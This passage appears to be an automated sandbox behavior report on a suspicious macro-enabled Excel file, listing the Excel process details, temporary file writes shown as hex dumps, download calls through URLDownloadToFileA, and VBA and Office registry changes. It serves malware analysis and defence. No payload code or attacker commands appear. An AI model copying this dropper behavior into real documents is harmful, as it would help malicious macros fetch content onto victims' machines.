6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2072 Parent PID: 584

General

Start time:	12:45:39
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DBFD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F71EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\8DDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DBFD.tmp	success or wait	1	13F98B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\8DDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\7EDE0000	C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F61F526	WriteFile
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F61F591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\8DDE0000</td><td>569</td><td>483</td><td>cc 56 5d 6f da 30 14
7d 9f b4 ff 10 f9 75
8a 4d 3b 69 9a 26 42
1f ba ee b1 ad d4 ee
07 18 fb 92 18 fc 25
db a5 f0 ef 77 1d 28
ac 08 08 29 95 da 97
7c 39 f7 9c 73 3f e2
93 e1 d5 c2 e8 62 0e
21 2a 67 2b 72 41 07
a4 00 2b 9c 54 b6 ae
c8 df c7 3f e5 4f 52
c4 c4 ad e4 da 59 a8
c8 12 22 b9 1a 7d fd
32 7c 5c 7a 88 05 46
db 58 91 26 25 ff 8b
b1 28 1a 30 3c 52 e7
c1 e2 ca c4 05 c3 13
de 86 9a 79 2e 66 bc
06 76 39 18 fc 60 c2
d9 04 36 95 29 63 90
d1 f0 37 4c f8 93 4e
c5 cd 02 1f af 94 8c
95 25 c5 f5 ea bd 4c
55 11 ee bd 56 82 27
14 ca e6 56 ee 90 94
6e 32 51 02 a4 13 4f
06 a1 69 f4 01 b8 8c
0d 40 32 9a fa a0 90
31 3c 40 4a 98 58 24
6c 2f 67 00 1d fb 91
ae b3 a2 18 d9 0a 8b
8d f2 f1 1b a6 7e 80
21 af 1c ce ea 70 dc
d4 d7 3b 71 ca e4 6a
4e 3d d4 99 ea 0e 3b
18 94 84</td><td>.V]o.0.}.....u.M;i.&B.........
....%....w.(...)...|9..s?.....
.b.!*g+rA...+.T.....?.OR.....Y
..."..}.2|\z..F.X.&%...(.0<R..
.........y.f..v9..`...6.)c...7
L..N........%....LU...V.'...V.
..n2Q...O..i.....@2....1<@J.
X$l/g................~.!....p...
;q..jN=....;...</td><td>success or wait</td><td>27</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\8DDE0000</td><td>1052</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>28</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\8DDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
5c 8e d6 a8 e5 01 00
00 c3 08 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.\..............
[Content_Types].xml ...
(....................................
....
....
....
....
....
...............</td><td>success or wait</td><td>29</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\8DDE0000</td><td>12460</td><td>4096</td><td>ec 7d 0b 60 5b c5 99
ee 1c 59 89 65 13 c7
b2 13 dc 90 07 12 4e
42 9e 76 8e 24 bf 42
30 96 1f 72 12 b0 b1
1a 43 e0 82 bb f1 4b
31 06 27 12 b6 d3 38
69 83 95 c0 2e 01 72
89 43 68 da 4b a1 71
d2 b2 97 57 8b 03 b4
db b4 5b 70 68 f7 96
4b 4b 31 8f b6 94 d2
ad b3 db a5 dd b2 db
9a b6 2c b4 bb cb d9
ef 3f 73 46 fa 2d db
89 6c f6 de 65 83 47
fe ce 7c e7 9f d7 7f
66 e6 cc f9 35 1e cd
19 7a 31 6b f8 d8 89
f9 a7 45 82 bb 4c a4
88 f7 8d 34 31 93 c9
35 70 82 e9 9c 42 d8
40 52 80 f7 0d c3 30
65 38 80 4e bb ff 46
35 f0 ef d0 35 15 ed
96 0f d8 81 19 00 b5
b9 03 98 05 a4 01 e9
c0 79 c0 c5 c0 4a 60
36 30 1f 70 02 59 40
36 30 07 98 0b 9c 0f
e4 00 1f 03 e6 01 17
00 19 c0 02 60 21 b0
08 b8 10 70 01 6e e0
22 20 17 58 0c 2c 01
96 02 d4 9f 96 c1 5f
0e ac 00 56 01 5e 60
35 90 07</td><td>.}.`[....Y.e........NB.v.$.B0.<br>.r....C....K1.'...8i.....r.Ch.<br>K.q...W.....[ph..KK1..........<br>...,.....?sF.-..l..e.G..|....f<br>...5...z1k.....E..L....41..5p.<br>..B.@R....0e8.N..F5...5......<br>...........y...J`60.p.Y@60.....
...........`!....p.n." .X.,...<br>...._...V.^`5..</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\8DDE0000</td><td>20557</td><td>65536</td><td>ff d8 ff e0 00 10 4a
46 49 46 00 01 01 01
00 60 00 60 00 00 ff
e1 00 5a 45 78 69 66
00 00 4d 4d 00 2a 00
00 00 08 00 05 03 01
00 05 00 00 00 01 00
00 00 4a 03 03 00 01
00 00 00 01 00 00 00
00 51 10 00 01 00 00
00 01 01 00 00 00 51
11 00 04 00 00 00 01
00 00 0e c4 51 12 00
04 00 00 00 01 00 00
0e c4 00 00 00 00 00
01 86 a0 00 00 b1 8f
ff db 00 43 00 02 01
01 02 01 01 02 02 02
02 02 02 02 02 03 05
03 03 03 03 03 06 04
04 03 05 07 06 07 07
07 06 07 07 08 09 0b
09 08 08 0a 08 07 07
0a 0d 0a 0a 0b 0c 0c
0c 0c 07 09 0e 0f 0d
0c 0e 0b 0c 0c 0c ff
db 00 43 01 02 02 02
03 03 03 06 03 03 06
0c 08 07 08 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c 0c 0c
0c 0c 0c 0c 0c ff c0
00 11 08</td><td>......JFIF.....`.`.....ZExif..
MM.*.................J........
....Q...........Q...........Q.
.........................C....
....
....
....C.........................
....
...............</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\8DDE0000	116780	2102	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 8e d6 a8 e5 01 00 00 c3 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ec 84 fc b3 48 01 00 00 56 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 44 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 97 e7 0e 11 b4 02 00 00 4a 05 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.\.............................[Content_Types].xmlPK..-.........!..U0#....L....................._rels/.relsPK..-.........!.....H...V..................D...xl/_rels/workbook.xml.relsPK..-.........!.........J.....................xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F61F526	WriteFile
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F61F591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\7EDE0000</td><td>569</td><td>483</td><td>cc 56 5d 6f da 30 14
7d 9f b4 ff 10 f9 75
8a 4d 3b 69 9a 26 42
1f ba ee b1 ad d4 ee
07 18 fb 92 18 fc 25
db a5 f0 ef 77 1d 28
ac 08 08 29 95 da 97
7c 39 f7 9c 73 3f e2
93 e1 d5 c2 e8 62 0e
21 2a 67 2b 72 41 07
a4 00 2b 9c 54 b6 ae
c8 df c7 3f e5 4f 52
c4 c4 ad e4 da 59 a8
c8 12 22 b9 1a 7d fd
32 7c 5c 7a 88 05 46
db 58 91 26 25 ff 8b
b1 28 1a 30 3c 52 e7
c1 e2 ca c4 05 c3 13
de 86 9a 79 2e 66 bc
06 76 39 18 fc 60 c2
d9 04 36 95 29 63 90
d1 f0 37 4c f8 93 4e
c5 cd 02 1f af 94 8c
95 25 c5 f5 ea bd 4c
55 11 ee bd 56 82 27
14 ca e6 56 ee 90 94
6e 32 51 02 a4 13 4f
06 a1 69 f4 01 b8 8c
0d 40 32 9a fa a0 90
31 3c 40 4a 98 58 24
6c 2f 67 00 1d fb 91
ae b3 a2 18 d9 0a 8b
8d f2 f1 1b a6 7e 80
21 af 1c ce ea 70 dc
d4 d7 3b 71 ca e4 6a
4e 3d d4 99 ea 0e 3b
18 94 84</td><td>.V]o.0.}.....u.M;i.&B.........
....%....w.(...)...|9..s?.....
.b.!*g+rA...+.T.....?.OR.....Y
..."..}.2|\z..F.X.&%...(.0<R..
.........y.f..v9..`...6.)c...7
L..N........%....LU...V.'...V.
..n2Q...O..i.....@2....1<@J.
X$l/g................~.!....p...
;q..jN=....;...</td><td>success or wait</td><td>25</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\7EDE0000</td><td>1052</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>28</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\7EDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
5c 8e d6 a8 e5 01 00
00 c3 08 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.\..............
[Content_Types].xml ...
(...................................
....
....
....
....
....
..............</td><td>success or wait</td><td>28</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\7EDE0000	2553	690	9c 54 4b 6e db 30 10 dd 17 e8 1d 54 22 8b 76 a1 88 fa d0 b6 0c cb 41 64 5b 88 db 22 28 52 27 41 96 8c 44 45 44 24 d1 10 e9 d8 41 90 4d 8f d1 3b 14 08 d0 4d 37 bd 83 7b a3 0e 25 3b 51 3e 2d 8a 6e 44 cd 90 6f e6 e9 3d 8e 06 7b ab 22 37 ae 58 25 b9 28 03 64 ef 62 64 b0 32 16 09 2f 2f 02 74 3c 8b cc 1e 32 a4 a2 65 42 73 51 b2 00 5d 33 89 f6 86 af 5f 0d 96 a2 ba 3c 17 e2 d2 80 02 a5 0c 50 a6 d4 bc 6f 59 32 ce 58 41 e5 ae 98 b3 12 76 52 51 15 54 41 58 5d 58 72 5e 31 9a c8 8c 31 55 e4 96 83 71 c7 2a 28 2f 51 53 a1 5f fd 4b 0d 91 a6 3c 66 63 11 2f 0a 56 aa a6 48 c5 72 aa 80 be cc f8 5c a2 e1 20 e5 39 3b 69 be c8 a0 f3 f9 21 2d 80 f7 2a 47 46 4e a5 9a 24 5c b1 24 40 04 42 b1 64 0f 89 2e 32 aa c5 3c 5c f0 1c 76 7d 17 bb c8 00 19 58 83 be e9 8d bc c8 1e f9 d8 c4 64	.TKn.0.....T".v.....Ad[..''(R 'A..DED$....A.M..;...M7.. {..%;Q>-.nD..o..=..{.''7.X%. (.d.bd.2 ..//.t<...2..eBsQ..]3...._.... <.....P...oY2.XA.....vRQ.T AX]Xr^1...1U...q.* (/QS._.K...<fc./.V..H.r.....\.. .9;i.....!-. .*GFN..$\.$@.B.d...2.. <\..v}.....X.....d	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\7EDE0000	2508	45	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 97 e7 0e 11 b4 02 00 00 4a 05 00 00 0f 00 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK.....!.....J..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\7EDE0000	5390	187	84 8f cd 0a c2 30 10 84 ef 82 ef 10 f6 6e 52 7b 10 91 a6 bd 88 e0 55 ea 03 2c c9 f6 07 db 24 64 e3 df db 9b 8b a0 20 78 db d9 65 bf 99 a9 9a c7 3c 89 1b 45 1e bd d3 b0 96 05 08 72 c6 db d1 f5 1a ce ed 61 b5 05 c1 09 9d c5 c9 3b d2 f0 24 86 a6 5e 2e aa 13 4d 98 f2 13 0f 63 60 91 29 8e 35 0c 29 85 9d 52 6c 06 9a 91 a5 0f e4 f2 a5 f3 71 c6 94 65 ec 55 40 73 c1 9e 54 59 14 1b 15 3f 19 50 7f 31 c5 d1 6a 88 47 bb 06 d1 3e 43 76 fe cf f6 5d 37 1a da 7b 73 9d c9 a5 1f 16 ca 46 bc e7 66 19 89 b1 a7 a4 41 ca f7 8e df 43 29 73 64 50 75 a5 be 2a d6 2f 00 00 00 ff ff	.....0.....nR{.....U..,.... $d..... x..e.....<..E.....r .....a.....;..$..^...M.... c`.).5.)..Rl.....q..e.U@s. .TY...?.P.1..j.G...>Cv...]7..{ s.....F..f.....A....C)sdPu..* ./.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\7EDE0000	12460	4096	ec 7d 0b 60 5b c5 99 ee 1c 59 89 65 13 c7 b2 13 dc 90 07 12 76 42 9e 76 8e 24 bf 42 30 96 2d cb 49 c0 c6 6a 0c 81 0b ee c6 b2 ad 18 83 63 09 db 69 9c b4 c1 4a 60 97 00 59 e2 10 9a f6 52 68 9c b4 ec e5 d5 e2 00 ed 36 ed 16 14 da bd e5 d2 52 cc a3 2d a5 74 eb ec 76 69 b7 ec b6 a6 2d 0b ed ee 72 ee f7 9f 73 46 fa 2d db 89 6c f6 de 65 83 47 fa ce 7c e7 9f e7 99 99 33 f3 9f d1 68 ce f0 8b 39 23 c7 4e 2c 3c 2d 92 cc 65 22 4d bc af 65 88 d9 4c ae 80 13 74 63 17 c2 02 92 06 bc af 69 9a 2e c3 01 74 c6 fc 37 2a 81 ff 40 5e d3 51 6f 45 80 15 98 05 50 9d db 80 39 40 06 90 09 9c 07 5c 0c ac 02 e6 02 0b 01 3b 90 03 e4 02 f3 80 f9 c0 f9 40 1e f0 31 60 01 70 01 90 05 2c 02 16 03 4b 80 0b 01 07 e0 04 2e 02 f2 81 02 60 29 b0 0c a0 f6 b4 1c f6 0a 60 25 b0 1a 70 03 6b 80 42	.}.`[....Y.e........vB.v.$.B0.- .I..j.........c..i...J`..Y... .Rh........6.......R..-.t..vi....- ...r...sF.-..l..e.G..|.... .3...h...9#.N,<-..e"M..e..L... tc.......i....t..7*..@^.QoE... .P...9@.....\.......;......... @..1`.p...,...K...........`).. ......`%..p.k.B	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\7EDE0000	20565	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c ff c0 00 11 08	......JFIF.....`.`.....ZExif.. MM.*.................J........ ....Q...........Q...........Q. ....C.... ....C.........................	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\7EDE0000	116788	2102	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 8e d6 a8 e5 01 00 00 c3 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ec 84 fc b3 48 01 00 00 56 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 97 e7 0e 11 b4 02 00 00 4a 05 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.\..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!....H...V... .....D...xl/_rels/wor kbook.xml.relsPK..-.....!. .....J..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\54C4058B.jpg	0	65536	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC2C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD54	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE1F	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEEA	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
